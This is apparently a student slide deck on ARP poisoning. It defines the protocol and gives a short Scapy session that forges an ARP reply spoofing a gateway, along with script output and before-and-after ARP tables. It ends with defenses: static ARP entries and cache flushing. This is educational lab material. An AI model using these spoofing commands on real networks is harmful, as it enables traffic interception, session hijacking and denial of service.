ARP POISONING

Presented by:-
Anant Gupta (15)
Rajat Gupta (16)

Introduction

1. What is ARP ?

Ans. ARP stands for Address Resolution Protocol and it allows the network to translate IP addresses into MAC addresses.

2. What is ARP Poisoning ?


Ans. It is the form of attack in which the victim`s MAC address is forged by the attacker.

Problem Definition


- To demonstrate ARP Poisoning attack and discuss how it can be used to facilitate more dangerous attacks like DOS, Session Hijacking, Man in the Middle.
- Also discuss best practices to protect oneself from these kind of attacks.

Scenario Diagram

- Before attack



- After ARP poisoning



PROPOSED WORK

```
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
Welcome to Scapy (2.2.0)
>>> op=1
>>> victim='192.168.1.100'
>>> spoof='192.168.1.1'
>>> mac='08:00:27:12:8f:e3'
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
.
Sent 1 packets.
>>>
```

```
root@kali:~# python /root/arppoison.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

```
Rajats-MacBook-Pro-2:~ rajatgupta$ arp -a
? (192.168.1.1) at c8:d7:79:7b:55:3d on en0 ifscope [ethernet]
? (192.168.1.101) at 8:0:27:12:8f:e3 on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
Rajats-MacBook-Pro-2:~ rajatgupta$ arp -a
? (192.168.1.1) at 8:0:27:12:8f:e3 on en0 ifscope [ethernet]
? (192.168.1.101) at 8:0:27:12:8f:e3 on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
Rajats-MacBook-Pro-2:~ rajatgupta$
```

DEFENSE MECHANISM

1. Use of the static arp
   A. Usage of the arp -s command
      Syntax - arp -s <ip_address> <mac_address>
   B. Changing your interface name to static
      Syntax:-
      netsh interface show interface
      netsh interface ip add neighbours “Wireless Connection” <ip_address> <mac_address>

2. Flushing the arp cache

THANK YOU!